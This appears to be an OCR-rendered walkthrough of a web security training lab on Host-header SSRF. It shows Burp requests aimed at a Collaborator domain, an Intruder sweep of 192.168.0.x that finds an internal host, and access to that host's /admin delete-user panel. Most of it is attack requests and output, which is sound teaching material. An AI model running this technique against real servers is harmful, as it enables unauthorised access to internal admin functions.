


```
GET / HTTP/2
Host: mka0kmoai1qpuum6epesojic73du1mpb.oastify.com
Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcq; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLo
X7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND
FVO%2fHpxt7DKAMQT%2fjq0YY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
HTTP/2 403 Forbidden
Content-Type: text/html; charset=utf-8
Content-Length: 109

<html>
  <head>
    <title>
      Client Error: Forbidden
    </title>
  </head>
  <body>
    <h1>
      Client Error: Forbidden
    </h1>
  </body>
</html>
```

- Inserting the full URL path of the application in the request line and adding the Burp Collaborator domain in the Host Header, returns a different response now.


- A 200 OK message is returned with the Burp Collaborator response, which suggests that the application is routing the request to Burp.



```
GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2
Host: mka0kmoai1qpuum6epesojic73du1mpb.oastify.com
Cookie: session=Bw7XfSwLa55g3oCjAMtI7EDUuxWdLGcg; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLo
X7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND
FVO%2fHpxt7DKAMQT%2fjq0YY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
HTTP/2 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 55

<html>
  <body>
    6sewgmj0gwxk4kbsv2jmlzzjjgkgz
  </body>
</html>
```

- Now that we found a way to elicit a SSRF using the Host header, we can brute force for the relevant internal IP address using Burp Intruder.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

□ Update Host header to match target

```
GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2
Host: 192.168.0.§0§
Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLoX7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjq0YY8
4LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers


```


0 matches

1 payload position

Length: 744

- The following payload returned a different response code and length than the rest of the payloads, which means is the one we may be looking for, but it can be confirmed manually:

- 192.168.0.190



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: 1 Payload count: 256

Payload type: Numbers Request count: 256

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 255

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 1

Max integer digits:


Min fraction digits:

Max fraction digits: 0

Examples

1

987654321




Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Co
191	190	302	□	□	86	
0		504	□	□	271	
1	0	504	□	□	271	
2	1	504	□	□	271	
3	2	504	□	□	271	
4	3	504	□	□	271	
5	4	504	□	□	271	
6	5	504	□	□	271	


```
GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2
Host: 192.168.0.190
Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4Oi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

- Now when requesting the /admin endpoint the application responds with the data.



```
GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin
HTTP/2
Host: 192.168.0.190
Cookie: session=BW7XISWLa5Sq36CIAMtI7ED0uxWdLGcg; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLo
X7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND
FVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
  </div>
  <div theme="">
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <form style='margin-top: 1em' class='login-form' action='/admin/delete'
      method='POST'>
        <input required type="hidden" name="csrf" value="
        9PVZzqxP7Cny5ffQbdML4XkmAVWjyWJD">
        <label>
          Username
        </label>
        <input required type='text' name='username'>
        <button class='button' type='submit'>
          Delete user
        </button>
      </form>
```



